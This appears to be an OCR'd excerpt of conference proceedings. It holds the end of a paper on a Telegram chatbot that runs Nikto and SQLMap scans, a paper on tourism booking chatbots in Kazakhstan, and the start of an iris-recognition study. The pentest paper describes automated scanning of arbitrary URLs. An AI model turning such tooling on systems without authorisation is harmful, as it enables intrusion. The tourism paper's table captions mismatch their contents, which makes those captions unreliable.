

Fig. 1. Flowchart of the chatbot operation

Each menu item initiates certain actions, such as answering questions, analyzing code, or performing pentesting. The chatbot generates responses based on the data entered by the user, and the next steps are determined by the selected option.

B. The main functions of the chat-bot

The /chat feature allows users to ask the bot questions about the security of web applications and receive consultations on penetration testing. The responses are generated using GPT, as the bot is integrated with the ChatGPT API.

According to Figure 2, the user sends the vulnerability analysis code to the chatbot after executing the /code command. It then analyzes the code using GPT-4 and identifies potential vulnerabilities.



Fig. 2. The code function

Figure 3 shows the /nikto function that allows users to perform automatic security checks of web applications using the Nikto vulnerability scanner. By entering the URL, the bot starts a scan to identify security issues such as outdated software, incorrect settings, and exposed sensitive data. This feature helps users quickly assess the security of web applications and identify potential vulnerabilities that could be exploited by hackers.



Fig. 3. Execution of the /nikto for web application scanning.

The chatbot also includes the /sqlmap function, which scans URLs for SQL injection vulnerabilities using SQLMap and provides downloadable scan results. Upon completion of the sqlmap command, the bot presents the analysis results in .txt format.

In addition, the /fetchpage function extracts and lists all links found on a given web page, aiding in reconnaissance and information gathering. To enable these functions, the bot is integrated with the SQLMap and BeautifulSoup libraries.

After scanning a website, the bot generates a report displaying detected vulnerabilities and security misconfigurations. It analyzes the target using Nikto and presents the findings in a structured format, highlighting potential risks and weaknesses. The results include information about SSL configuration, HTTP headers, and possible security issues. Fig. 4 demonstrates how the bot performs a Nikto scan and outputs the detected vulnerabilities in an organized format.



Fig. 4. Scan results displaying detected vulnerabilities

As can be seen in Fig. 5, the function extracts the URL from the command platoon, verifies its validity, and then executes Nikto as a subprocess using asyncio.create_subprocess_exec(), receiving both standard (stdout) and erroneous (stderr) outputs. The scan results are collected line by line, formatted into a human-readable string, and sent back to the user. Any errors found during execution are also included in the final result.

This implementation provides automatic vulnerability scanning and structured reporting in the chatbot. Overall, it shows the code implementation of the Nikto scan function, demonstrating how the bot processes security assessments asynchronously.



Fig. 5. Code fragment

More details about the code is published on github: https://github.com/bagilaaa/Chatbot.git

V. RESULTS & FINDINGS

Our chatbot has been tested to evaluate its effectiveness in identifying web application vulnerabilities and automating penetration testing tasks. We compared the responses from our chatbot with the responses received by ChatGPT when analyzing the code for vulnerabilities. Our results show that although ChatGPT provides detailed explanations. Although this provides valuable information, an excess of information significantly increases the response time, making the process slower and less efficient for users. Such a delay can be inconvenient, especially for those who are looking for quick vulnerability detection and brief reports rather than lengthy descriptions. In contrast, our chatbot is designed to provide concise and structured vulnerability reports, focusing only on important details. This optimization ensures that users receive faster responses and useful information without unnecessary delays. Fig. 6 shows an example of a response generated in ChatGPT, demonstrating that providing detailed information can lead to a reduction in processing time.



Fig. 6. ChatGPT's response to code analysis

Our chatbot is specially trained to provide concise and up-to-date information without unnecessary details, which ensures more effective user interaction. Unlike ChatGPT, which often contains redundant explanations, our bot directly indicates the name of the vulnerability and its description, which makes it easier for users to quickly understand security threats. If the user needs a detailed report, the bot generates one that includes a description of the vulnerability, protection methods, and recommended tools, each of which is accompanied by a brief explanation. This structured approach allows users to get critical security information faster, which makes our bot more effective at penetration testing and significantly reduces response time. Fig.7 illustrates how the bot provides simplified vulnerability summaries and detailed reports on request.

The results show that the bot effectively detects weaknesses in the security system, provides brief information about vulnerabilities, and generates detailed reports describing protection methods and recommended tools. In addition, the responses are accurate and reliable, which allows users to receive correct safety assessments and practical recommendations.



Fig. 7. The chatbot's response to code analysis

Our chatbot successfully automated penetration testing by integrating security tools such as Nikto, SQLMap, and BeautifulSoup, allowing users to evaluate the security of web applications directly through Telegram. Testing confirmed the bot's ability to detect incorrect security settings, missing HTTP security headers, and potential vulnerabilities such as SQL injections and open confidential files. The chatbot efficiently processes user commands and provides structured security reports both in the form of real-time chat responses and as downloadable text files for further analysis.

Nikto's scanning feature detects common security vulnerabilities, including missing HSTS headers, MIME message interception risks, and unsecured directories or confidential files, helping users identify incorrect settings that could be exploited. Meanwhile, SQLMap integration analyzes web applications for vulnerabilities related to SQL injection, testing various implementation methods and generating results in text format for further verification. The output data includes information about the parameters tested, the implementation methods used, and the identified possible vulnerabilities in the security system. If no injection points are found, the report contains warnings and recommendations for further testing, such as increasing the scan depth using higher -level and -risk values or bypassing web application firewalls (WAFs) using unauthorized access scenarios.

Despite the fact that the bot automates key aspects of security testing, certain restrictions have been met. Using external tools means that manual verification is required to confirm the results and minimize false alarms. In addition, some security mechanisms, such as WAFs, can prevent scanning by reducing the accuracy of certain tests. Despite these issues, the chatbot has proven to be a valuable and affordable tool for penetration testing, making security assessment more effective and user-friendly.

VI. CONCLUSION

This study demonstrates the successful development and implementation of an artificial intelligence-based penetration testing chatbot integrated with ChatGPT-4 and security tools such as Nikto, SQLMap, and BeautifulSoup. The chatbot effectively identifies web application vulnerabilities, analyzes the code for security vulnerabilities, and generates structured reports describing protection methods and recommended tools. By simplifying the tasks of Telegram penetration testing, the bot increases accessibility for cybersecurity professionals and students, making security assessment faster, more efficient, and more user-friendly.

Compared to traditional ChatGPT-based penetration testing and vulnerability analysis tools, the chatbot has proven to be more concise and effective, avoiding unnecessary explanations and at the same time providing an accurate and reliable security assessment. The integration of automated scanning tools allows users to conduct real-time security assessments without requiring in-depth technical knowledge.

Future improvements will focus on enhancing adaptive learning capabilities, integrating more security tools such as Burp Suite, Metasploit Framework, OWASP ZAP, Wfuzz, and Nmap to expand its functionality for web security assessments, and improving the accuracy and reliability of the chatbot when vulnerabilities are detected. In addition, the improvement of false alarm filtering mechanisms and the introduction of advanced penetration testing methods further optimize its effectiveness, providing a more comprehensive and accurate security solution based on artificial intelligence.

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Integrating AI capabilities to optimize tourism Services

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***Abstract* — The article is devoted to the study of the integration of artificial intelligence (AI) into the optimization of travel services. The role of AI in improving the quality of customer service and increasing the efficiency of travel companies is considered. Special attention is paid to the implementation of chatbots in information systems to automate the processes of booking tours. Using the example of Kazakhstan, the possibilities of using AI in tourism are analyzed, as well as the results of the practical implementation of chatbots, their impact on reducing query processing time and improving customer interaction. The article includes theoretical aspects of the use of AI in tourism and practical recommendations for improving tourism services using modern technologies.**

***Keywords* — *Artificial intelligence, optimization, travel services, chatbots, information systems, tourism, Kazakhstan, automation, purchase of tours, technology*.**

I. INTRODUCTION (HEADING 1)

Modern artificial intelligence (AI) technologies are becoming an integral part of many sectors of the economy, including the tourism sector. Tourism, as one of the fastest growing industries, is facing a number of challenges, such as increased competition, the need to improve customer service and optimize internal processes. In the context of digitalization and globalization of the market, the services provided by travel companies must be flexible, fast and personalized. In this regard, the introduction of AI technologies such as chatbots and automated booking systems is becoming a key tool for improving the efficiency and quality of services provided.

In recent years, special attention has been paid to the introduction of AI into customer interaction processes. Chatbots using artificial intelligence can significantly improve the customer experience by providing quick responses to queries, helping to select and book tours, and reducing the burden on employees. However, despite successful examples in international practice, the integration of such technologies into the tourism industry of Kazakhstan is at the stage of active development.

The purpose of this article is to analyze the possibilities and prospects of using artificial intelligence to optimize the operation of travel services, with a focus on the integration of chatbots into information systems designed for the purchase of tours in Kazakhstan. Special attention will be paid to the practical aspects of implementing AI, including examples, results, and challenges faced by travel companies when using these technologies.

II. LITERATURE REVIEW

Artificial intelligence (AI) and its implementation in various sectors of the economy are relevant areas of scientific research and practical activities. In particular, the use of AI in the tourism industry opens up new opportunities for improving customer service, optimizing business processes, and developing digital platforms. There are several key areas in the literature related to the introduction of AI in tourism: automation of customer service, the use of chatbots, recommendation systems and personalization of services.

One of the most researched areas is the use of AI to improve customer interaction. So, in their work «Artificial Intelligence in Tourism» M. Buhalis and R. Law (2018) considers the possibilities of AI in the context of improving the quality of travel services, focusing on automating booking processes and creating personalized travel offers [1]. They emphasize that AI can reduce the cost of operational processes and improve the customer experience by automating communication and service.

The use of chatbots in tourism is one of the most popular uses of AI. Studies such as the work of G. Tussyadiah, S. Park, and R. Fesenmaier (2017) «Assessing the Impacts of Chatbots on Customer Service» emphasize that AI-based chatbots can improve communication with customers by providing them with quick responses and recommendations on choosing tours, hotels, and additional services. The authors note that chatbots significantly increase customer satisfaction due to the availability of round-the-clock support and the

ability to answer standard questions without human intervention [2].

In turn, the study by A. Kumar and S. Rani (2020) «The Role of Artificial Intelligence in the Travel and Tourism Industry» notes that chatbots help not only reduce the burden on the operator, but also optimize marketing efforts by collecting and analyzing data on customer needs. This allows you to offer personalized tours and promotions, which significantly increases the likelihood of purchase [3].

In the CIS countries, the use of AI in the tourism industry is just beginning to develop. In particular, in Kazakhstan and Russia, there is an active introduction of AI into the booking and customer service processes. The work of I. I. Dragunov and S. V. Kozlov (2021) «Innovations in the Russian tourism industry: the introduction of AI» focuses on trends in the use of AI in Russian travel companies. The study talks about the introduction of chatbots to consult clients and a machine learning system to predict demand for tours [4].

In addition, the use of AI in tourism is also being actively studied in Kazakhstan. The article by N. S. Baizhanov and M. M. Asanov (2022) «The introduction of digital technologies in the tourism industry of Kazakhstan: challenges and prospects» examines the problems and advantages of introducing AI in travel companies in Kazakhstan. The authors claim that the use of artificial intelligence technologies can significantly increase the competitiveness of tourism services in the country [5].

The literature review confirms that the introduction of AI in the tourism industry opens up new opportunities for improving the efficiency and quality of service. The use of chatbots, recommendation systems and other artificial intelligence technologies allows not only to improve the customer experience, but also to reduce the operating costs of companies. However, despite the obvious advantages, there are certain challenges, such as the high cost of implementation, the need to adapt existing systems, and data security issues.

III. RESEARCH METHODOLOGY

The research methodology includes literature analysis, qualitative and quantitative research, data modeling, comparative analysis and practical implementation. At the first stage, existing scientific papers and practical examples of the use of AI in the tourism industry are being studied, which helps to form a theoretical basis. For a deeper understanding of the implementation of AI in Kazakhstan, interviews with experts and an analysis of successful cases are conducted. The quantitative study includes surveys of users of travel services and analysis of statistical data to evaluate the effectiveness of chatbots in the process of booking tours. Mathematical modeling makes it possible to assess the impact of AI on the work of travel companies and compare the results with traditional methods. In the practical part, a prototype chatbot for booking tours is being developed, which is being tested and analyzed. An expert assessment of the research results helps clarify the conclusions and offer recommendations for improving the use of AI in tourism.

IV. RESULTS

Artificial intelligence (AI) is a field of computer science that focuses on creating systems capable of performing tasks that require human intelligence, such as learning, perception, analysis, and decision-making. The main capabilities of AI are its ability to process and analyze large amounts of data, identify patterns, make decisions based on predictions, and optimize processes. Key technologies that AI is based on include machine learning, neural networks, natural language processing, and image processing. These technologies enable AI to efficiently perform a wide range of tasks, including data analysis, process automation, and user interaction.

AI finds applications in various fields, including data processing, process automation, and improving customer engagement. In data processing, AI allows you to extract useful information from large amounts of data, which becomes especially important for analyzing consumer preferences and optimizing business processes. Automation of processes using AI allows you to speed up and improve the performance of routine tasks, which leads to lower costs and increased efficiency. In turn, using AI to improve customer engagement helps companies offer personalized services, significantly improving customer experience and satisfaction [6].

In the tourism industry, AI is used to improve the quality of customer service and optimize internal processes. One of the most striking examples is the use of chatbots that can promptly respond to customer requests, help with the selection of tours and provide information about available services. Such systems work around the clock, which increases the availability of services and reduces the waiting time for a response. AI is also actively used to personalize travel offers: based on the analysis of user preferences and behavior, individual recommendations are created, which increases the likelihood of purchase. Advanced AI-based systems are already being used in global tourism practice, which not only perform the tasks of booking and planning trips, but are also able to provide tourists with advice on choosing destinations, hotels and routes, which significantly improves the quality of service.

In recent years, the tourism industry has seen important trends related to the introduction of AI. One of them is to expand the use of automated systems for communicating with customers, such as chatbots and voice assistants. These systems are becoming more intelligent and capable of performing complex tasks, which allows travel companies not only to improve the quality of service, but also to reduce operating costs. In addition, AI is increasingly being used to predict customer needs and optimize processes such as booking management and travel planning. Forecasts for the future in the context of the introduction of AI in travel services indicate further development of technologies that will be aimed at improving the personalization of services, increasing the efficiency of customer interaction and optimizing internal processes. It is important to note that with the development of AI, the role of data and its analysis will increase, which will allow travel companies to more accurately predict trends and work more effectively with customers [7].

The tourism industry of Kazakhstan, despite its significant potential attractiveness, is currently under active development. The country has diverse natural and cultural resources, such as mountain resorts, lakes, and historical monuments, which can form the basis for the tourism industry. The structure of Kazakhstan's tourism industry includes various types of tourism: cultural, environmental, medical and business, as well as active and adventure tourism. However, despite its rich heritage, the industry faces a number of challenges, such as an underdeveloped infrastructure, a low level of marketing, and limited use of modern information technology.

The main problem is insufficient digitalization, which hinders the development of the sphere and reduces the competitiveness of Kazakhstan tour operators in the international arena. Companies face difficulties in attracting tourists, as well as the need to improve the quality of service and optimize the processes of booking and selling tours. The solution to these problems may be the introduction of modern information systems and artificial intelligence, which can increase work efficiency and improve customer interaction.

Information systems (IS) play a key role in the management of travel services, providing automation of booking processes, tour formation, order processing and customer data management. IP allows travel companies to efficiently work with large amounts of data, optimize internal processes and provide personalized offers to customers. There are already examples of using information systems in Kazakhstan, but their distribution is still limited, and many companies face difficulties in implementing new technologies.

An analysis of existing IP systems in Kazakhstan shows that most of them have limited functionality, do not fully integrate with international booking systems, and do not use AI capabilities to process customer requests. Therefore, in order to improve the quality of service and increase the efficiency of travel companies, it is necessary to actively introduce innovative solutions and systems based on artificial intelligence.

Chatbots and AI-based systems can significantly improve the quality of customer service in Kazakhstan's tourism industry. The role of chatbots is to automate customer interaction, provide quick responses to requests, and assist in choosing and booking tours. These systems work around the clock, which significantly increases the availability of services and reduces the waiting time for a response. AI allows chatbots to learn from previous interactions and provide personalized recommendations, which increases customer satisfaction and helps increase conversions [8].

The process of integrating chatbots into tour booking systems requires several steps. At the first stage, it is necessary to choose a suitable platform for developing a chatbot that will integrate with the company's existing information system. Next, the AI system is trained based on data on customer preferences, tours, as well as information about popular destinations. It is also important to ensure seamless integration with the booking process so that customers can not only get advice, but also complete their purchase via a chatbot. Examples of successful AI implementations in the tourism sector of Kazakhstan are shown in Table 1.

TABLE I. Displaying the results of attack simulations with varying degrees of intensity

Company / Example	Description of the implementation	Results
«Kazakh Tourism»	The introduction of a chatbot for consulting tourists, booking tours and answering popular questions	Increasing the number of online requests and bookings, and improving the customer experience
«SkyWay Tour»	Integration of chatbots for automating tour bookings and processing customer requests	Reduced request processing time, increased service speed, and increased online bookings
Using chatbots in travel companies	Integration of chatbots to automate round-the-clock customer support, answers to frequently asked questions and improve the quality of service	Improving service levels, reducing response waiting times, and improving customer satisfaction
Automating recommendations for travelers	The use of AI to create virtual travel agents providing personalized recommendations and enhanced security through facial recognition technologies	Improving the accuracy of recommendations, improving customer experience and security

These examples demonstrate the real implementation of AI in the tourism industry of Kazakhstan, which contributes to improving the quality of service, improving marketing and optimizing processes for customers and companies.

At the moment, I am engaged in the process of integrating artificial intelligence through a chatbot into an information system (IS) that will be used to optimize the purchase of tours in Kazakhstan. This implementation is aimed at improving customer interaction, automating the booking process and simplifying information about travel services. It is important that this system allows you to speed up the processing of customer requests and ensure convenient and fast booking of tours.

The process of implementing a chatbot includes several stages (see Figure 1).



Figure 1. The stages of implementing a chatbot to optimize the purchase of tours

First, an analysis of the platform requirements for creating a chatbot was carried out. We are choosing a solution that will support integration with the tour database and payment systems. This will allow the user not only to get up-to-date information about the tours offered, but also to make reservations and payments directly through the chatbot. At the moment, the configuration of the functionality is under development, and its testing will be carried out taking into account all the features of the tourism industry in Kazakhstan.

One of the most important aspects is the integration of the chatbot with existing information systems. To do this, you will need to carefully configure interaction with the database of tours, which will ensure that information about available offers is up-to-date. It is also necessary to ensure a secure connection to payment systems so that users can safely and conveniently pay for tours via a chatbot. These technical solutions are currently under development and are expected to be ready for integration in the near future.

The integration of the chatbot will require careful configuration of algorithms that will be able to analyze user requests and provide personalized recommendations. We also plan to take into account various customer preferences, such as the date of the trip, the budget and the chosen destination, which will improve the quality of service. At the current stage, an algorithm is being developed that will analyze user requests and offer appropriate tours based on their preferences.

The introduction of the chatbot is expected as a step towards significantly improving the customer experience. Reducing the time for booking and increasing the availability of information, as well as reducing the burden on operators, will improve the service process. However, the project is currently under development, and in order to assess its real effectiveness, it is necessary to complete the integration of the system and conduct testing on real data.

Comparing the traditional method of buying tours and using a chatbot allows us to highlight the key advantages of the latter in the context of optimizing the booking process and improving customer convenience.

The traditional method of buying tours requires the active participation of the operator, which significantly increases the time for booking. The client must call or visit the office, interacting with the manager, which can take from 15 to 30 minutes, depending on the complexity of the request. In addition, the operator's working hours are limited, which is not always convenient for customers, especially if there are urgent requests. Another important aspect is the possible error in the booking process, which may occur due to the human factor [9].

In contrast, using a chatbot to purchase tours reduces the booking time to 5-10 minutes, as all processes are automated. The chatbot is available around the clock, allowing customers to make inquiries and reservations at any time, without having to wait for an operator. In addition, thanks to AI algorithms, the chatbot can process requests more accurately, minimizing the risk of errors. In general, using a chatbot significantly increases customer engagement, makes the process more interactive and convenient, and reduces operating costs for travel companies, since fewer employees are required to process requests. Table 2 shows a comparison of the traditional method of buying tours and using a chatbot to book tours.

TABLE II. Test Cluster Configurations

Criteria	The traditional way	The method is via a chatbot
Time to make a reservation	15-30 minutes	5-10 minutes
Customer engagement level	Low, requires operator assistance	High-level, interactive process
Number of employees to process requests	Multiple employees are required	Minimum number of employees
Availability	Working hours, limited by time	Around the clock
Errors in the booking process	Possible due to the human factor	Minimal, automated

The table shows a significant improvement in performance when using a chatbot. For example, the time for booking is significantly reduced, as well as increased customer availability and engagement. The introduction of a chatbot reduces the need for a large number of employees, which leads to resource savings. In addition, automating the booking process via a chatbot reduces the number of errors that may occur during manual request processing.

The algorithm of the chatbot for buying tours in the information system includes several key steps. The user starts a dialogue with the bot by asking questions or selecting tour parameters (date, destination, budget). The chatbot processes the request by accessing the database of tours and providing the user with suitable options. The bot then offers to select a tour, confirms the choice, and redirects the customer to the booking process, including

payment through an integrated payment system. All information is processed automatically, which significantly speeds up the process and reduces errors.

The following diagram (see Figure 2) illustrates the reduction in query processing time when using a chatbot in a travel system compared to the traditional method. It demonstrates how much faster customer interaction is through an automated process and how this affects the overall efficiency of the system.



Figure 2. Reduction of request processing time when using a chatbot in the travel system

The diagram clearly demonstrates a significant reduction in request processing time when using a chatbot. The time that is traditionally spent communicating with the operator significantly exceeds the time required for an automated response via a chatbot. This confirms the effectiveness of chatbots in optimizing the tour purchase process and improving customer service.

The following diagram (see Figure 3) shows the algorithm of the chatbot for buying tours in the information system. The diagram describes the sequence of actions that the chatbot performs to process customer requests, provide information about tours, and complete the booking and payment process. It helps to visualize the key stages of the user's interaction with the system, from the beginning of the request to the booking confirmation.



Figure 2. The algorithm of the chatbot for buying tours in the information system

The diagram illustrates the process of user interaction with a chatbot for buying tours. The algorithm allows you to automate all the steps, starting with requesting information and ending with booking confirmation. Automating the process significantly speeds up work and improves the customer experience, reducing the time needed to complete a tour and minimizing human error.

The cost analysis for implementing AI in travel companies includes estimating the costs of developing and integrating technologies such as chatbots and AI-based systems into existing information systems. This may include the cost of software licenses, employee training, infrastructure upgrades, and system support and maintenance. However, in the long run, such investments can lead to lower operating costs, improved customer service, and increased company efficiency, which offsets the initial costs.

Table 3 shows an analysis of the costs of implementing AI in travel companies. The table includes various categories of costs that need to be considered when implementing AI technologies, such as the cost of development, software licensing, staff training, and other operating costs. These data will help to assess initial investments and possible economic benefits for companies in the future.

TABLE III. Comparative scalability characteristics of Hadoop and Apache Spark

Cost category	Description	Expected costs (in thousands of tenge)
Software development	Creating and configuring an AI system, including chatbots	1,500 - 2,500
Software licenses	Purchase of licenses for AI platforms and tools	500 - 800
Staff training	Courses and trainings for employees on the use of AI technologies	300 - 500
Infrastructure costs	Updating server hardware and IT infrastructure to work with AI	1,000 - 1,500
System support and maintenance	Technical support and system updates throughout the year	400 - 600

The table shows various aspects of costs, which include initial investments in AI development, acquisition of licenses, and employee training. These costs are necessary for the successful implementation of technology in travel companies. In the long term, such investments can bring significant benefits, for example, by reducing operating costs, improving customer service, and improving the overall efficiency of the company [10].

The difficulties of introducing AI into Kazakhstan's tourism industry include technical and financial barriers, such as the high costs of developing and implementing AI systems. There are also problems with employee training and insufficient staff training to work with new technologies. It is also important to consider legislative and ethical issues such as data protection and respect for customer rights.

The prospects for the development of AI in tourism in Kazakhstan open up opportunities for automating processes, improving customer interaction and improving service efficiency. Successful implementation of AI requires legislative initiatives, improved educational programs for employees, and infrastructure support for technology development in the tourism sector.

CONCLUSION

As a result of the analysis of the use of artificial intelligence (AI) and chatbots in the tourism industry of Kazakhstan, it is possible to identify significant advantages that they can provide to both travel companies

and their clients. The introduction of AI into information systems helps optimize tour booking processes, reduce request processing time, and reduce operating costs. A comparison of traditional methods and the use of chatbots confirms that the latter significantly speed up customer service, which improves the overall experience of interacting with travel services.

It was also shown that despite initial investments in the development and implementation of AI systems, in the long term these technologies can bring tangible savings by reducing employee costs, automating processes and increasing customer satisfaction.

Thus, the use of AI in the tourism industry not only optimizes work processes, but also contributes to more efficient business management, providing companies with competitive advantages in the market.

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Research on Biometric Methods for Iris Identification Using Machine Learning

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***Abstract*— Biometric identification using iris recognition is a highly reliable and secure authentication method. Recent advances in machine learning, particularly deep learning, have significantly improved the accuracy and robustness of iris-based biometric systems. This study provides a comparative analysis of various machine learning approaches for iris recognition, including traditional classifiers (SVM, Random Forest), convolutional neural networks (CNNs), and Vision Transformers (ViTs). Using the CASIA-IRIS-Sync dataset, we evaluated these models based on accuracy, computational efficiency, and robustness to real-world conditions. Our findings show that ViTs achieve the highest accuracy (94.1%) due to their self-attention mechanisms, while CNNs offer a balance between accuracy (92.6%) and computational efficiency. Traditional machine learning models demonstrate lower performance, highlighting the need for automated feature extraction. The study also emphasizes the importance of preprocessing techniques, as segmentation errors resulted in a 2-5% drop in model accuracy. These results contribute to the ongoing development of scalable and efficient iris recognition systems for real-world applications.**

Keywords*— *Iris recognition, biometric identification, machine learning, convolutional neural networks, Vision Transformers, feature extraction, segmentation, deep learning, classification accuracy.

I. Introduction

Biometric authentication has emerged as a fundamental pillar in modern security systems, offering a robust and reliable means of identity verification. Among various biometric modalities, iris recognition stands out due to its high uniqueness, stability, and resistance to forgery. The iris, a complex and richly textured organ, provides a distinctive pattern that remains largely unchanged throughout an individual's lifetime. This makes iris-based identification systems particularly suitable for high-security applications such as border control, financial transactions, and access control.

However, the effectiveness of iris recognition systems is heavily dependent on the computational models used for feature extraction, classification, and pattern matching. Traditional biometric identification approaches have relied on handcrafted feature extraction methods, such as Gabor wavelets, Hough transforms, and statistical classifiers. While these methods have demonstrated considerable success, their ability to generalize across varying environmental conditions and large-scale datasets remains limited. With the advent of machine learning (ML) techniques, particularly deep learning models, iris recognition has seen significant advancements in accuracy and robustness. Convolutional Neural Networks (CNNs) and Vision Transformers have enabled automatic feature learning, reducing the need for manual feature engineering and enhancing the adaptability of recognition systems.

Despite these advancements, several challenges persist in practical implementations of iris recognition systems. Factors such as occlusions due to eyelashes, variations in illumination, motion blur, and the presence of noise can degrade recognition performance. Additionally, the computational complexity of deep learning models remains a critical concern, particularly for real-time applications where efficiency is paramount. Thus, a comprehensive comparative analysis of different ML-based approaches for iris identification is required to identify the most optimal solutions that balance accuracy, efficiency, and robustness.

This study presents a comparative analysis of contemporary machine learning techniques applied to iris recognition, evaluating their accuracy, robustness, and computational efficiency. The primary objectives of this research include:

- Conducting an extensive review of existing biometric methods for iris-based identification.
- Evaluating the performance of different ML models, including traditional classifiers (Support Vector Machines, Random Forest) and deep learning approaches (CNNs, Vision Transformers).
- Identifying the limitations of current methods and proposing possible enhancements to improve real-world applicability.

